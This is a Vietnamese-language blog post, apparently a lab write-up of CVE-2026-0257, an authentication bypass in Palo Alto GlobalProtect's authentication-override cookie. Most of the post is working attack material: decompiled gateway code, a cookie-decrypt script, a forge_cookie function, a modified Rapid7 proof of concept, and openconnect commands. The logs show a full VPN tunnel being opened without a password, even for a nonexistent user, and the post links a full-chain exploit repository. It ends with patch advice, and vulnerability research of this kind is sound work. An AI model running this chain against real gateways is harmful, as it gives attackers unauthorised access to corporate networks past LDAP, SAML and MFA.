t->Variables.authMethod.str = (uint8 *)"Cookie";
  str = authProfile->AuthProfileName.str;
  t->Variables.authProfile.len = authProfile->AuthProfileName.len;
if ( *(_DWORD *)&runtime_writeBarrier.enabled )
    runtime_gcWriteBarrier();
else
t->Variables.authProfile.str = str;
  v27 = main_DecryptAppAuthCookie(t, authCookie, key, &user, &domain, &hostId, &clientOs, &remoteAddr, &ts);
error __gostk main_DecryptAppAuthCookie(
        main_GpTask_0 *t,
        string authCookie,
        string privateCert,
        string *user,
        string *domain,
        string *hostId,
        string *clientOs,
        string *remoteAddr,
        int64 *ts)
{
// ...

  if ( privateCert.len )
  {
    *(retval_95DD80 *)&text[48] = paloaltonetworks_com_libs_common_DecryptRsaPrivateWithBase64Std(
                                    privateCert,
                                    (string)0LL,
                                    authCookie);
Logic tạo ra cookie ở Step số 2 vừa nói bên trên sẽ như sau:
- Phía Client: Client tạo một cookie plaintext với đúng cấu trúc → Mã hoá bằng public key → Encode bằng base64 → Gửi lên cho Gateway với tham số
userauthcookie - Phía Gateway: Nhận thông giá trị
userauthcookie→ hàmmain_DecryptAppAuthCookie()sẽ decode base64 → Decrypt bằng private key tương ứng với public key để được cookie plaintext → Return các giá trị này cho hàmmain_AuthWithCookie()để gán cho các biến → Tạo thành công một phiên Client VPN hợp lệ
Vậy lỗ hổng xác thực ở đây là hàm main_DecryptAppAuthCookie() không có một cơ chế gì để verify tính toàn vẹn cũng như cookie đó có tương ứng với username/password hay không vì lúc này user, passwd đã bị bỏ qua không verify nữa. Do đó, Attacker có thể dễ dàng tự tạo một giá trị cookie với đúng format rồi dùng public key để mã hoá giá trị này là xong. Public key thì phía Attacker lấy rất đơn giản đó là sử dụng SSL để yêu cầu lấy server cert của GW là dump được thông tin đấy thôi.
Với Lab của mình, đã export SSL key để dùng cho wireshark rồi, và mình sẽ dùng luôn SSL Key đó để viết script decode+decrypt giá trị userauthcookie xem cấu trúc là gì. script decrypt.py:
#!/usr/bin/env python3

import base64
from cryptography.hazmat.primitives.serialization import pkcs12
from cryptography.hazmat.primitives.asymmetric import padding


P12_PATH = "cert_VPN-Server-Cert.p12"
P12_PASSPHRASE = "123456"

CIPHERTEXT_B64 = "gtfCd8hqj1FQjhXeWHKmRKgaaOOg13C+Agh4SeXQ1FZzREsSRN4gTcmFD0CQVyUsrUVruy9Eb8J4fe1RnK0Ug/7elGo7Xn5asx/zMET8fAXP6wtC+e+EMdmahnGIEPdjVS2n1kvr0HhF+4IJnGqjKVrVnIJdTmxXGlTc4VAojOvFA5Hef0F9PKdaQDzSPVAaQ9N1whmqUXTe9L+egZtLLAUhhr83TnZcGb19/nPWL4zuVwlQFkyptNxIqtgt2YArR6fDqgPYKhJdCIUEvKp23CVGgyAxauI2T5zSqz1daMLAvTi5JbqBXz4rJHo8yrjRUdZkNp69oqvr67IahK9iuA=="


def main():
    with open(P12_PATH, "rb") as f:
        p12_data = f.read()

    private_key, cert, additional_certs = pkcs12.load_key_and_certificates(
        p12_data,
        P12_PASSPHRASE.encode()
    )

    if private_key is None:
        raise ValueError("No key found in file .p12/.pfx")

    ciphertext = base64.b64decode(CIPHERTEXT_B64)

    plaintext = private_key.decrypt(
        ciphertext,
        padding.PKCS1v15()
    )

    print("[+] Certificate:")
    print(cert.subject if cert else "No certificate found")

    print("\n[+] Plaintext:")
    print(plaintext.decode(errors="replace"))


if __name__ == "__main__":
    main()
Run script và được cấu trúc của userauthcookie ở plaintext như sau:
└─$ python decrypt_rsa.py
[+] Certificate:
<Name(CN=100.64.2.151)>

[+] Plaintext:
admin;;Mac;80:a9:97:18:78:55;1780499918;100.64.6.98
Thông tin này sẽ được Gateway decode & decrypt. Sau đó gán giá trị vào các biến như đã nói ở trên mà không có thêm bước nào để verify nữa. Thật ra có một bước kiểm tra, nhưng chỉ đơn giản là verify giá trị lifetime của cookie xem còn hạn sử dụng hay không, cái này thì vẫn không đủ để đảm bảo tính xác thực.
Và bây giờ để tạo một forge cookie thì chỉ cần viết 1 hàm đơn giản như này:
def forge_cookie(public_key, username, domain="", host_id="", client_ip="0.0.0.0", client_os="Windows"):
    """Forge an authentication override cookie."""
    timestamp = int(time.time())
    plaintext = f"{username};{domain};{client_os};{host_id};{timestamp};{client_ip}"
    ciphertext = public_key.encrypt(plaintext.encode(), padding.PKCS1v15())
    return base64.b64encode(ciphertext).decode()
Với PoC của Rapid7 họ dừng ở mức chỉ cần tạo được forged cookie và show log authen trên GW thôi
└─$ python forge_cookie.py --target 100.64.2.151 --context portal --verbose
[*] Retrieving certificate chain from 100.64.2.151:443 ...
  Found 2 certificate(s) in chain:
  [0] CN=100.64.2.151 (RSA 2048 bits, CA=False)
  [1] CN=Lab-Root-CA (RSA 2048 bits, CA=True)

[*] Forging cookie for user 'admin', testing each key

  Trying [0] CN=100.64.2.151
  [+] Success - Portal accepted the forged cookie
  Cookie:     tQFzwG9uOhTgpJ3NBDsJY/sSd5Os0uoeFbWVnhhfAi/ZImPLGIlIby5GwNfGMmho03qn2xwL7asVS8eiUw+AdvxW9uGngoFcuzkR1tgv/pPmFwJKGPpqWsng/a4MdJKi8Z5PkeGWMmfflz7CiPZ2W7lU0JzVhzCWW87HtBqlDGaji2k0Mf+8FFrG3Rr3QiCkikwGHcBnJOp9THFgCEXF9v/SPjNDusNynscD3OTIQ1ynVvyhZvibm60vaMYTlAXZlaOj/0wKa4wjfjUKZ5fZrt69lzG2zI87BLaI5jZl5DSl5DduaAlf09ukmPR1DoDuUlZ26W8nwe13O0IOimroRg==
  Auth token: a6cd310ca3826ae4a8eca128b4967d8c
  Username:   admin
  Gateway:    Ex_GW-N
Vậy thì câu hỏi đặt ra là, nếu chỉ dựa vào PoC này thì giờ đã có cookie, nhưng làm gì tiếp để khai thác? làm gì tiếp để VPN vào được hệ thống với cookie này? Global-Protect App được cài trên máy Client không có chức năng cho developer để mà mình dễ dàng can thiệp, chỉnh sửa giá trị cookie hay luồng lạch gì trong đó cả. Cho nên mình phát triển PoC này để nâng cấp lên thành một PoC hoàn chỉnh, khi run xong là có VPN connect thẳng được luôn
Mình tìm thấy một VPN Client opensource khác có hỗ trợ tương thích với GlobalProtect của PaloAlto đó là openconnect. Tool này có thể dùng để thay thế GlobalProtect App được. Đặc biệt là nó có hỗ trợ option authentication bằng cookie 😃 Ngon rồi, mình sẽ tìm cách tận dụng để thiết lập phiên VPN bằng openconnect.
Đầu tiên là run để connect VPN với username/password bình thường và in ra cookie value xem format tool này sẽ sử dụng là gì
└─$ sudo openconnect --protocol=gp --user=admin -vvv 100.64.2.151 --cookieonly
POST https://100.64.2.151/global-protect/prelogin.esp?tmp=tmp&clientVer=4100&clientos=Linux
Attempting to connect to server 100.64.2.151:443
Connected to 100.64.2.151:443
SSL negotiation with 100.64.2.151
Server certificate verify failed: signer not found

Certificate from VPN server "100.64.2.151" failed verification.
Reason: signer not found
To trust this server in future, perhaps add this to your command line:
    --servercert pin-sha256:rdFSbaD8mqbJwP2j75JOzuBp4Kmd8bU5ynKBVeqzOyE=
Enter 'yes' to accept, 'no' to abort; anything else to view: yes
Connected to HTTPS on 100.64.2.151 with ciphersuite (TLS1.2)-(RSA)-(AES-256-GCM)
Got HTTP response: HTTP/1.1 200 OK
Date: Tue, 02 Jun 2026 15:09:03 GMT
Content-Type: application/xml; charset=UTF-8
Content-Length: 571
Connection: keep-alive
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
X-Frame-Options: DENY
Strict-Transport-Security: max-age=31536000;
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline'; img-src * data:; style-src 'self' 'unsafe-inline'; frame-ancestors 'none';
HTTP body length:  (571)
Prelogin form _login: "Username: " user(TEXT)=(null), "Password: " passwd(PASSWORD)
Enter login credentials
Password:
POST https://100.64.2.151/global-protect/getconfig.esp
Got HTTP response: HTTP/1.1 200 OK
Date: Tue, 02 Jun 2026 15:09:05 GMT
Content-Type: application/xml; charset=UTF-8
Content-Length: 10117
Connection: keep-alive
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
X-Frame-Options: DENY
Strict-Transport-Security: max-age=31536000;
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline'; img-src * data:; style-src 'self' 'unsafe-inline'; frame-ancestors 'none';
HTTP body length:  (10117)
Portal set HIP report interval to 60 minutes).
1 gateway servers available:
  GW (100.64.2.151)
Please select GlobalProtect gateway.
GATEWAY: [GW]:GW
POST https://100.64.2.151/ssl-vpn/login.esp
Got HTTP response: HTTP/1.1 200 OK
Date: Tue, 02 Jun 2026 15:09:05 GMT
Content-Type: application/xml; charset=UTF-8
Content-Length: 1052
Connection: keep-alive
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
X-Frame-Options: DENY
Strict-Transport-Security: max-age=31536000;
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline'; img-src * data:; style-src 'self' 'unsafe-inline'; frame-ancestors 'none';
HTTP body length:  (1052)
GlobalProtect login returned authentication-source=VPN_Profile
GlobalProtect login returned password-expiration-days=0
GlobalProtect login returned portal-userauthcookie=C0VT8/P77rgiko00nFKZH1XNuTf5pB/RlUUikL12PIlvbRRHjFzvZpXpYeTCDJNEBskm4FhHikYMBd37Qk8xgCbGDsF1jUW1/RQ7WqVco5FGsR5G2+BojI0JMmIblN6H70V8UyjQwd8/3H7efzONGPKkgVNEdXxvnbv+SGOEh08byNbM7GPuP6M5uHVegeE1IdGnT+yCDHr1uwXipVcIPqY/iJV/eUtqycNqdUinod415I+0r40C6uOCEIi0dvMqxhYoxuvRUhDwc5Cut+bOAmOb/XHUApzXFuyiElZ9TtCBFqPlns/7Z9SrMd677Jhj3Yx7W7YoKeUEjyMKESJt6g==
GlobalProtect login returned portal-prelogonuserauthcookie=empty
GlobalProtect login returned usually-equals-4=4
authcookie=d3dcf833bc2077260911793bc1e3cab1&portal=Ex_GW-N&user=admin&domain=%28empty_domain%29&computer=kali-linux-2022-2
Giá trị cần phải chuẩn bị cho parameter --cookie gồm:
authcookie→ Đã có từ response poc của Rapid7portal→ Đã có từ response poc của Rapid7user→ Đã có từ response poc của Rapid7domain→ Để mặc định %28empty_domain%29 vì mình xác thực với local database của GW, không dùng domaincomputer→ Trường này thì poc của Rapid7 đang để rỗng, và đây là parameter bắt buộc đối với openconnect
Vậy thì sẽ cần sửa lại hàm test_cookie của Rapid7 PoC với tham số computer khác rỗng ""
def test_cookie(host, port, cookie_b64, username, context="gateway", client_os="Windows", host_id=""):
    """Test the forged cookie against the GP endpoint."""
    ctx = ssl.create_default_context()
    ctx.check_hostname = False
    ctx.verify_mode = ssl.CERT_NONE

    params = {
        "prot": "https",
        "server": host,
        "inputStr": "",
        "jnlpReady": "jnlpReady",
        "ok": "Login",
        "direct": "yes",
        "clientVer": "4100",
        "user": username,
        "passwd": "",
        "context": context,
        "clientos": client_os,
        "clientgpversion": "6.0.0",
        "host-id": host_id,
        "computer": "", #-> Need to modify to: Lab_PC
        "os-version": "Microsoft Windows 10 Pro 64-bit",
        "portal-userauthcookie": cookie_b64,
        "portal-prelogonuserauthcookie": "",
    }
Sau khi sửa PoC, run lại thì được giá trị cookie hợp lệ và đặc biệt là đã có đầy đủ thông tin input cho tool openconnect:
└─$ python forge_cookie.py --target 100.64.2.151 --context portal --user vpn_user
[*] Retrieving certificate chain from 100.64.2.151:443 ...
  Found 2 certificate(s) in chain:
  [0] CN=100.64.2.151 (RSA 2048 bits, CA=False)
  [1] CN=Lab-Root-CA (RSA 2048 bits, CA=True)

[*] Forging cookie for user 'vpn_user', testing each key

  Trying [0] CN=100.64.2.151
  [+] Success - Portal accepted the forged cookie
  Cookie:     qe+bbwERAm7xDHxY+Ex6AqgO6WRZIZ5YIZw4LoAl7ucW+q/8TQdVXkNPoW6mMI/QGv/UMDgDcIIeL9PO5Q+tIXsqtTtnmBaKgYxtl4hnVsHz0ox/DCbS2Ra3x3eRxTJnLNJhZ0CqiSTIdN0FpQs+Kvjr1ELqNy9f+4C1ez4yiISm0WvGcZaKRWZYl0rQv2VfKBP1v+n1Je5xw7qX9dufa37w9hqd5n3+3f2DUYEsjN5eEef1dYT3rMKYIJyhWOhbW60HLyxFtjDpct8M6Gc3hOFpauToBzqxfqq6DORdv/2ipecyKyFQZtZsaHOszOIxh01QDbD1PHKf/uUeGgpTTg==
  Auth token: 1a91244ee74aace400a547eb724b4033
  Username:   vpn_user
  Gateway:    Ex_GW-N
Giá trị cookie cần build cho openconnect: authcookie=authcookie=1a91244ee74aace400a547eb724b4033&portal=Ex_GW-N&user=vpn_user&domain=%28empty_domain%29&computer=Lab_PC
Run lại với tool openconnect thành công tạo VPN Tunnel mà không cần dùng password:
└─$ sudo openconnect --protocol=gp --user=vpn_user -vvv 100.64.2.151 --cookie="authcookie=1a91244ee74aace400a547eb724b4033&portal=Ex_GW-N&user=vpn_user&domain=%28empty_domain%29&computer=Lab_PC"
POST https://100.64.2.151/ssl-vpn/getconfig.esp
Attempting to connect to server 100.64.2.151:443
Connected to 100.64.2.151:443
SSL negotiation with 100.64.2.151
Server certificate verify failed: signer not found

Certificate from VPN server "100.64.2.151" failed verification.
Reason: signer not found
To trust this server in future, perhaps add this to your command line:
    --servercert pin-sha256:rdFSbaD8mqbJwP2j75JOzuBp4Kmd8bU5ynKBVeqzOyE=
Enter 'yes' to accept, 'no' to abort; anything else to view: yes
Connected to HTTPS on 100.64.2.151 with ciphersuite (TLS1.2)-(RSA)-(AES-256-GCM)
Got HTTP response: HTTP/1.1 200 OK
Date: Tue, 02 Jun 2026 15:21:14 GMT
Content-Type: application/xml; charset=UTF-8
Content-Length: 2218
Connection: keep-alive
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
X-Frame-Options: DENY
Strict-Transport-Security: max-age=31536000;
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline'; img-src * data:; style-src 'self' 'unsafe-inline'; frame-ancestors 'none';
HTTP body length:  (2218)
Tunnel timeout (rekey interval) is 180 minutes.
Unknown GlobalProtect config tag <lifetime-notify-prior>: 1800
Unknown GlobalProtect config tag <lifetime-notify-message>: Your GlobalProtect session will expire in 30 minutes. Please save your work before your session expires.
Unknown GlobalProtect config tag <inactivity-notify-prior>: 1800
Unknown GlobalProtect config tag <inactivity-notify-message>: Your GlobalProtect session will time out in 30 minutes. Please save your work before your session times out.
Unknown GlobalProtect config tag <admin-logout-notify-message>: Your administrator has logged you out.
Unknown GlobalProtect config tag <user_expires>: 1783005632
Idle timeout is 180 minutes.
Unknown GlobalProtect config tag <panos-version>: 11.1.10-h1
TCP_INFO rcv mss 1460, snd mss 1460, adv mss 1460, pmtu 1500
Using base_mtu of 1500
After removing UDP/IPv4 headers, MTU of 1472
After removing protocol specific overhead (36 unpadded, 2 padded, 16 blocksize), MTU of 1422
No MTU received. Calculated 1422 for ESP tunnel
POST https://100.64.2.151/ssl-vpn/hipreportcheck.esp
Got HTTP response: HTTP/1.1 200 OK
Date: Tue, 02 Jun 2026 15:21:14 GMT
Content-Type: application/xml; charset=UTF-8
Content-Length: 126
Connection: keep-alive
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
X-Frame-Options: DENY
Strict-Transport-Security: max-age=31536000;
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline'; img-src * data:; style-src 'self' 'unsafe-inline'; frame-ancestors 'none';
HTTP body length:  (126)
Gateway says no HIP report submission is needed.
Parameters for incoming ESP: SPI 0x98bd3691
ESP encryption type AES-128-CBC (RFC3602) key 0xac6f7b229174216d9938463b9f28e8f5
ESP authentication type HMAC-SHA-1-96 (RFC2404) key 0x5e250803bdebfaf90ef42a72ecfe24c251928dcd
Parameters for outgoing ESP: SPI 0x35497d95
ESP encryption type AES-128-CBC (RFC3602) key 0x648c606324b069be6ad69f1dfd2b482d
ESP authentication type HMAC-SHA-1-96 (RFC2404) key 0x217157e9116c534fba7683260dfefdf30fbb7953
Send ESP probes
UDP SO_SNDBUF: 91008
ICMPv4 probe packet (seq 0) for GlobalProtect ESP:
> 0000:  45 00 00 2c 47 47 40 00  40 01 5c 98 c0 a8 6f 72  |E..,GG@.@.\...or|
> 0010:  64 40 02 97 08 00 0b 09  47 47 00 00 6d 6f 6e 69  |d@......GG..moni|
> 0020:  74 6f 72 00 00 70 61 6e  20 68 61 20              |tor..pan ha |
Delaying tunnel with reason: awaiting GPST ESP connection
Send ESP probes
ICMPv4 probe packet (seq 1) for GlobalProtect ESP:
> 0000:  45 00 00 2c 47 47 40 00  40 01 5c 98 c0 a8 6f 72  |E..,GG@.@.\...or|
> 0010:  64 40 02 97 08 00 0b 08  47 47 00 01 6d 6f 6e 69  |d@......GG..moni|
> 0020:  74 6f 72 00 00 70 61 6e  20 68 61 20              |tor..pan ha |
No work to do; sleeping for 1000 ms...
Delaying tunnel with reason: awaiting GPST ESP connection
Accepting later-than-expected ESP packet with seq 1 (expected 0)
Received ESP Legacy IP packet of 48 bytes
ESP session established with server
Accepting expected ESP packet with seq 2
Received ESP Legacy IP packet of 48 bytes
ESP tunnel connected; exiting HTTPS mainloop.
No work to do; sleeping for 1000 ms...
Configured as 192.168.111.114, with SSL disconnected and ESP established
Session authentication will expire at Thu Jul  2 22:20:32 2026

Detected virtual address range 0x1000-0x1000000000000
Using vhost-net for tun acceleration, ring size 32
Kick vhost ring
RX packet 0xaaaaec00ce00(48) [0] [used 1]
Sent ESP IPv6 packet of 100 bytes
No work to do; sleeping for 9000 ms...
No work to do; sleeping for 9000 ms...
RX packet 0xaaaaebc39180(48) [1] [used 2]
Sent ESP IPv6 packet of 100 bytes
No work to do; sleeping for 5000 ms...
Send ESP probes for DPD
No work to do; sleeping for 5000 ms...
Accepting expected ESP packet with seq 3
Received ESP Legacy IP packet of 48 bytes
No work to do; sleeping for 10000 ms...
RX packet 0xaaaaebc39990(48) [2] [used 3]
Sent ESP IPv6 packet of 100 bytes
No work to do; sleeping for 8000 ms...
Send ESP probes for DPD
OK vậy là xong, giờ sẽ viết lại 1 cách hoàn chỉnh cho Full-Chain Exploit lỗ hổng này. Mình đã fork lại và bổ sung các bước để tạo ra một script duy nhất bao gồm forge cookie để bypass authentication và openconnect để thiết lập một phiên VPN hoàn chỉnh tại đây https://github.com/toanln-cov/CVE-2026-0257-Full-Chain
Run lại script để thiết lập phiên VPN hoàn chỉnh và thậm chí với một username không hề tồn tại trong local-database mà vẫn thành công.
└─$ sudo python exploit.py --target 100.64.2.151 --user nonexist
[*] Retrieving certificate chain from 100.64.2.151:443 ...
  Found 2 certificate(s) in chain:
  [0] CN=100.64.2.151 (RSA 2048 bits, CA=False)
  [1] CN=Lab-Root-CA (RSA 2048 bits, CA=True)

[*] Forging cookie for user 'nonexist', testing each key

  Trying [0] CN=100.64.2.151

  Public key using for cookie encryption:

-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA1cIo9TjYc9skcBpBPSyj
bjd0iHg0sPaZI0IqLlvMJUrcI4/dF1sttxMC4AwCV9my0CgEHxv2lIDyIRw2Y4Hi
ICPXuzWnI3A0x/uGY4u+QE837jtZQIhJCnpdrRGzSqtOWCHW6XsFhYeF7EIg3OEk
Ko66ytuOYcHlcAGj8EWTzRS12/mLxlYi2LhYV2xT5kSk9nxp7u+R2NTSH71LM23C
Jk18g5yuTbI0fmCOvN1aFL7uPIK3+Oa11WuNmaCQnu/SWKqeIsFxga+2kthdO+8F
cTOCfh1EA2R+00R3++UgJOAwOCJO3Kbjh/jsjb18b2lLHjDQCD7JCMms1z09Fqjo
DwIDAQAB
-----END PUBLIC KEY-----

Cookie Plaintext data need to be encrypted: nonexist;;Windows;;1780552214;0.0.0.0

  [+] Success - Portal accepted the forged cookie
  Cookie:     jELVMR4GhlmZqxTjAroHBE/ojCBUObFWdZD7h49jl41OaQ9TdGHWiIhSpSPnPYWFNya2EVMS6GFEVxjhZ5bFp5qk+wgkutBmVbKPSznJRVkHr3I1anQrCQIKkyJKxJcWoG5kQuEGbXE79NdUCrzOaJwSmvdBGyRFJ3L6fPGou9AeGMv9D3FuZ1cL2lTx6pAu7j6GNZThuoldm1x+NkyecliPCo+vsCJsT8ikGgN5SgIra8xYc2pXW7uRLQcBGUb4GRaA34UKQus5U/RdCOI1fqba1vlf8p9sBqQJKNFt4MeP1c/Jm6mr2bXbeVWuQdz98M9sni94QjEvvL7GVrb0qA==
  Auth token: bd232ef8618fc7c1dfbd66c37d4eb566
  Username:   nonexist
  Gateway:    Ex_GW-N
  Computer:    Lab_PC
  [+] Final Cookie for Openconnect:   authcookie=bd232ef8618fc7c1dfbd66c37d4eb566&portal=Ex_GW-N&user=nonexist&domain=%28empty_domain%29&computer=Lab_PC

[+] Openconnect establishing VPN with Globalprotect module
[+] Check the VPN Tunnel interface with command: ifconfig/ipconfig

POST https://100.64.2.151/ssl-vpn/getconfig.esp
Connected to 100.64.2.151:443
SSL negotiation with 100.64.2.151
Server certificate verify failed: signer not found

Certificate from VPN server "100.64.2.151" failed verification.
Reason: signer not found
To trust this server in future, perhaps add this to your command line:
    --servercert pin-sha256:rdFSbaD8mqbJwP2j75JOzuBp4Kmd8bU5ynKBVeqzOyE=
Enter 'yes' to accept, 'no' to abort; anything else to view: Connected to HTTPS on 100.64.2.151 with ciphersuite (TLS1.2)-(RSA)-(AES-256-GCM)
Tunnel timeout (rekey interval) is 180 minutes.
Idle timeout is 180 minutes.
No MTU received. Calculated 1422 for ESP tunnel
POST https://100.64.2.151/ssl-vpn/hipreportcheck.esp
ESP session established with server
ESP tunnel connected; exiting HTTPS mainloop.
Configured as 192.168.111.148, with SSL disconnected and ESP established
Session authentication will expire at Sat Jul  4 12:50:14 2026

Using vhost-net for tun acceleration, ring size 32

Kiểm tra phiên trên Palo Alto Gateway, có một phiên hợp lệ được tạo với username là nonexist. Vậy, thậm chí là username không cần tồn tại vẫn khai thác được, dẫn tới tăng nguy cơ khai thác thành công do không cần phải đoán username
admin@PA5450-01> show global-protect-gateway current-user

GlobalProtect Gateway: Ex_GW (1 users)
Tunnel Name          : Ex_GW-N
        Domain-User Name           : \nonexist
        Computer                   : Lab_PC
        Primary Username           : nonexist
        Region for Config          : 100.64.0.0-100.127.255.255
        Source Region              : 100.64.0.0-100.127.255.255
        Client                     : linux-64
        VPN Type                   : Device Level VPN
        Host ID                    :
        Client App Version         : 5.1.5-8
        Mobile ID                  :
        Client OS                  : Windows
        Private IP                 : 192.168.111.148
        Private IPv6               : ::
        Public IP (connected)      : 100.64.6.98
        Public IPv6                : ::
        Client IP                  : 100.64.6.98
        ESP                        : exist
        SSL                        : none
        Login Time                 : Jun.04 12:50:14
        Logout/Expiration          : Jul.04 12:50:14
        TTL                        : 2591998
        Inactivity TTL             : 10797
        Local Owner:               : yes
        Request - Login            : 2026-06-04 12:50:14.161 (1780552214161), 100.64.6.98
        Request - GetConfig        : 2026-06-04 12:50:14.234 (1780552214234), 100.64.6.98
        Request - SSLVPNCONNECT    :  (0), ::
Log authen thành công trên Palo Alto Gateway
Trên máy Kali của mình đã thấy có vpn interface được khởi tạo thành công, và ping được đến VPN Tunnel gateway (192.168.111.1)
└─$ ifconfig tun0
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1422
        inet 192.168.111.148  netmask 255.255.255.255  destination 192.168.111.148
        inet6 fe80::b7ab:eeb6:4310:6d89  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(parallels㉿kali-linux-2022-2)-[~]
└─$ ping 192.168.111.1
PING 192.168.111.1 (192.168.111.1) 56(84) bytes of data.
64 bytes from 192.168.111.1: icmp_seq=1 ttl=64 time=57.5 ms
64 bytes from 192.168.111.1: icmp_seq=2 ttl=64 time=51.1 ms
64 bytes from 192.168.111.1: icmp_seq=3 ttl=64 time=33.0 ms
64 bytes from 192.168.111.1: icmp_seq=4 ttl=64 time=36.3 ms
64 bytes from 192.168.111.1: icmp_seq=5 ttl=64 time=32.9 ms
^C
--- 192.168.111.1 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 32.919/42.157/57.499/10.195 ms
Kết luận
Đây là một lỗ hổng Authentication bypass khá nguy hiểm và đặc biệt nguy hiểm hơn khi GlobalProtect Gateway thông thường là thành phần phơi trực tiếp ra Internet. Khai thác thành công đồng nghĩa với việc attacker có thể:
- Thiết lập kết nối VPN trái phép vào mạng doanh nghiệp
- Nhận địa chỉ IP nội bộ
- Truy cập các tài nguyên chỉ dành cho người dùng VPN
- Vượt qua các cơ chế xác thực như LDAP, SAML hoặc MFA
Do đó, việc khai thác thành công rồi tạo được một phiên VPN hợp lệ đã đủ để biến CVE-2026-0257 thành bàn đạp khá tốt cho các chuỗi tấn công về sau của Attacker. Theo Palo Alto Advisories thì lỗ hổng này ảnh hưởng tới danh sách các version sau:

Giờ thì các anh em quản trị viên vào cập nhật OS luôn đi thôi, hoặc ít nhất là tắt Authentication Override trên thiết bị Firewall Palo Alto của mình đi 😄
All rights reserved